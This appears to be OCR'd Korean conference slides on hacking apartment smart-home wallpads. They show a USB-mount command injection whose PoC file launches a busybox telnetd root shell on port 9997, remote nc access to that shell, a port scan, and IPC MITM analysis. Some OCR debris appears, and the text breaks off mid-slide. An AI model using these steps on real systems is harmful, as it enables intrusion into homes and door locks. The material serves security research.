


## 아파트 단지 서버를 통한 스마트 홈 기능 원격 제어

단지 제어서버의 25003 포트에 페이로드 전송 시 인증 없이 요청 처리

```
bl4nk@ubuntu:~$ nmap 

Starting Nmap 7.40 ( https://nmap.org ) at 2017-10-05 11:46 PST
Nmap scan report for
Host is up (0.0086s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp    filtered msrpc
139/tcp    filtered netbios-ssn
445/tcp    filtered microsoft-ds
1783/tcp   open  unknown
2869/tcp   filtered iclslap
3071/tcp   open  csd-mgmt-port
4444/tcp   filtered krb524
25003/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
```



## USB 포트를 통한 Command Injection

정적 분석 중 수상한 로직 발견

USB mount event handler

```
v90 = (_DWORD *)QString::fromAscii_helper((QString *)pyte_cmd,  
QProcess::execute((QProcess *)&v90, v59);  
v60 = v90;  
do  
    v61 |= *v60 - 1;
```

1. USB mount
2. 마운트 경로에 ptypeAutoBatch.cmd 파일이 존재하는지 확인
3. 존재하면 해당 파일 실행

스마트 홈 해킹

Attack Surface


Analyzing

DEMO VIDEO



## USB 포트를 통한 Command Injection


ptypeAutoBatch.cmd 파일 생성 후 USB mount



```
ptypeAutoBatch.cmd
1 # Proof of Concept
2
3 reboot
```

W: 0 E: 0, Line 3, Column 7 Tal


PoC Code



Successful

# USB 포트를 통한 Command Injection

리버스텔넷을 통해 /bin/sh 데몬 실행



```
1 # !/bin/sh
2 # Proof of Concept
3
4 /bin/busybox telnetd -p 9997 -l /bin/sh
```

W: 0 E: 0, Line 4, Column 40      Tab Size: 4      Shell Script (Bash)

스마트 홈 해킹

Attack Surface

Analyzing

DEMO VIDEO

## USB 포트를 통한 Command Injection

원격에서도 내부망에 접근할 수 있도록 환경 구축





## USB 포트를 통한 Command Injection

원격에서 월패드의 Root Shell 획득


```
pi@raspberrypi:~ $ nc 10.107.10.3 9997
ÿ  

=====
*                               HOME NETWORK                               *
=====

BusyBox v1.9.0 (2015-07-22 12:54:38 KST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# whoami
whoami
root
# █
```

외부망에서 라즈베리파이에 접속 후  
월패드의 9997 포트에 접속 시 Root Shell 획득



## 월패드 분석

본격 월패드 펌웨어 분석



- 스마트 홈 디바이스들이 월패드에 유선으로 모두 연결되어 있음
- 스마트 홈 네트워크의 중심이 되어 연결된 모든 디바이스들을 제어

스마트 홈 해킹

Attack Surface

Analyzing

DEMO VIDEO



## 도어락

세대와 세대 간의 isolation을 무너뜨리는 가장 직접적인 디바이스



Door Lock  
Attack Vector

Serial Level

Modbus 프로토콜 분석

RF Level

UHF Hacking

Firmware Level

펌웨어 내 도어락 제어 트리거를 통한 제어

스마트 홈 해킹

• Attack Surface

Analyzing

DEMO VIDEO

## 도어락

세대와 세대 간의 isolation을 무너뜨리는 가장 직접적인 디바이스



Door Lock  
Attack Vector

Serial Level

Modbus 프로토콜 분석

스마트 홈 제어시스템을 통한 디바이스 제어가 아님

RF Level

UHF Hacking

Firmware Level

펌웨어 내 도어락 제어 트리거를 통한 제어

스마트 홈 해킹

Attack Surface

Analyzing

DEMO VIDEO

## IPC MITM을 통한 월패드 장악 분석 순서

펌웨어 획득  
FTP / Flash ROM Dump



ROOT shell 획득  
Command injection



펌웨어 분석  
reversing

스마트 홈 해킹

Attack Surface

● Analyzing

DEMO VIDEO



## IPC MITM을 통한 월패드 장악

Listening port scan

```
#./busybox netstat -ntlp
./busybox netstat -ntlp
Active Internet connection (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 0.0.0.0:9997 0.0.0.0:* LISTEN 347/busybox
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN 326/telnetd
tcp 0 0 0.0.0.0:64347 0.0.0.0:* LISTEN 352/NgnServer
```

9997 : 리버스 텔넷의 포트


23 : 기본적으로 열려있는 텔넷의 포트

64347 : 핵심 포트임을 파악

## IPC MITM을 통한 월패드 장악 프로세스 분석

PID	Uid	VSZ	Stat	Command
341	root	352	S N	/usr/sbin/telnetd
344	root	616	S N	/sbin/getty 115200 console vt102
361	root	3868	S N	/mnt/hdd/qtapp/NgnServer -w
364	root	7944	S N	/mnt/hdd/qtapp/NgnServer -r
372	root	11912	S N	/mnt/hdd/qtapp/NgnAppQws -qws
375	root	16320	S N	/mnt/hdd/qtapp/NgnAppMain
377	root	9156	S N	/mnt/hdd/qtapp/NgnAppControl
379	root	9152	S N	/mnt/hdd/qtapp/NgnAppEnergy
381	root	9148	S N	/mnt/hdd/qtapp/NgnAppManage
383	root	9176	S N	/mnt/hdd/qtapp/NgnAppSecurity
385	root	9264	S N	/mnt/hdd/qtapp/NgnAppSettings
443	root	500	S N	/bin/busybox telnetd -p 9997 -l /bi
444	root	680	S N	/bin/sh
737	root		SWN	[scsi_eh_3]
738	root		SWN	[usb-storage]

## IPC MITM을 통한 월패드 장악 프로세스 분석





## IPC MITM을 통한 월패드 장악

### 64347 포트의 프로세스 간 소켓 통신 확인

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:53081         localhost:64347         ESTABLISHED
tcp        0      0 localhost:53082         localhost:64347         ESTABLISHED
tcp        0      0 localhost:53080         localhost:64347         ESTABLISHED
tcp        0      0 localhost:64347         localhost:53083         ESTABLISHED
tcp        0      0 (null):43213           (null):25000            ESTABLISHED
tcp        0      0 localhost:53077         localhost:64347         ESTABLISHED
Microsoft Office Impress 0      0 localhost:64347         localhost:53077         ESTABLISHED
tcp        0      0 localhost:53078         localhost:64347         ESTABLISHED
tcp        0      0 localhost:64347         localhost:53082         ESTABLISHED
tcp        0      0 localhost:53079         localhost:64347         ESTABLISHED
tcp        0      0 localhost:64347         localhost:53078         ESTABLISHED
tcp        0    410 (null):9997            (null):53878            ESTABLISHED
tcp        0      0 localhost:64347         localhost:53081         ESTABLISHED
tcp        0      0 localhost:64347         localhost:53079         ESTABLISHED
tcp        0      0 localhost:53083         localhost:64347         ESTABLISHED
tcp        0      0 localhost:64347         localhost:53080         ESTABLISHED
Active UNIX domain sockets (w/o servers)
```

스마트 홈 해킹

Attack Surface

Analyzing

DEMO VIDEO

## IPC MITM을 통한 월패드 장악

### IPC 송수신 데이터 확인

```
# ./busybox nc 0.0.0.0 64347
./busybox nc 0.0.0.0 64347
<!DOCTYPE NgnProtoComplex.xml>
<NgnProtoComplex version="2.0" copy="" cmd="alive" ctype="48">
<alive args="1" arg0="connection">
<connection value="alive"/>
</alive>
</NgnProtoComplex>
?NgnProtoControl?<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE NgnProtoControl.xml>
<NgnProtoControl version="1.0" cmd="bcsStatus" type="get">
<bcsStatus args="1" arg0="status">
<status value="false"/>
</bcsStatus>
</NgnProtoControl>
```

xml 형식의 데이터 송수신 확인

## IPC MITM을 통한 월패드 장악

### IPC 송수신 데이터 확인

```
— NgnSipStackProtocol C

